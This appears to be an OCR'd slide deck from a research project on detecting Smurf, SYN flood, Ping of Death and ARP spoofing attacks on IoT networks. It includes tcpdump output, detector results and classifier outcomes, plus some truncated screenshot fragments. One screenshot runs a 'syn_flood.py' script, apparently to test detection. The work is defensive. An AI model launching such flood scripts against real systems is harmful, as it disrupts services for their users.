


```
PCAP catching
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 byt
es
Maximum file limit reached: 1
9140 packets captured
9210 packets received by filter
0 packets dropped by kernel
111
111
The system is safe
PCAP catching
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 byt
es
Maximum file limit reached: 1
61732 packets captured
62658 packets received by filter
0 packets dropped by kernel
3162291
3162291
The system is under a SMURF Attack
PCAP catching
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 byt
es
```


```
7587707: New c
pberry').
7587707: Clien
7587707: New c
7587707: New c
pberry').
1627587707: New c
1627587707: New c
aspberry').
1627587707: Clien
```

Syn_Flood Attack

Detection Procedure for SYN_Flood Attack



Detection Results for SYN_Flood Attack




manish@manish-Inspiron-N5050: ~


```
manish@manish-Inspiron-N5050:~$ sudo python3 syn_flood.py
```

Ping of Death (PoD) Attack

Detection Procedure for PoD Attack




Detection Results for PoD Attack




```
pi@raspberrypi:~ $ cd Desktop/projectPCAP
pi@raspberrypi:~/Desktop/projectPCAP $ python alphaFinalPOD.py
PCAP catching
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 byt
es
```

Address Resolution Protocol (ARP) Spoofing Attack

Detection Procedure for ARP Spoofing Attack


Loop Starts
Experimental Setup
010101
011010
011100
2 min PCAP File
PCAP Data File with Train data collected over a long duration
Extracting Packets with ARP Protocol
Extracting Packets with ARP Protocol
CSV
PCAP to CSV Preprocessing
CSV
PCAP to CSV Preprocessing
Test Data
Train Data
Trained Classifier
After 30 Seconds
Classifier (With MAC as the class)
If there is a Sudden Dip in accuracy of the Classifier, an attack is detected.

Detection Results for ARP Spoofing Attack



```
[illegible]$ python[illegible]
PCAP Catching
Converting into CSV
File Saved as tempARP.csv
Accuracy: 79.5483
System is Safe
```

Final Outcomes

- Established a hardware experimental setup (scenario of IoT devices (28 devices) based on MQTT and HTT
- Captured datasets for analysing IoT networks:
  - Device classification
  - Attack Detection
- Extracted network traffic features and classify IoT devices by following techniques:
  - RF, KNN, DT, GNB, Ensemble Techniques, ANN, CNN, LSTM
- Analysed and detected the DDoS attacks on IoT n/w.
  - ARP Spoofing, Smurf, SYN Flood, POD.
- We also filed a patent for this project.
- We communicated a research paper for this project.

Thank You

https://gauravsingal.in/dsci_project.html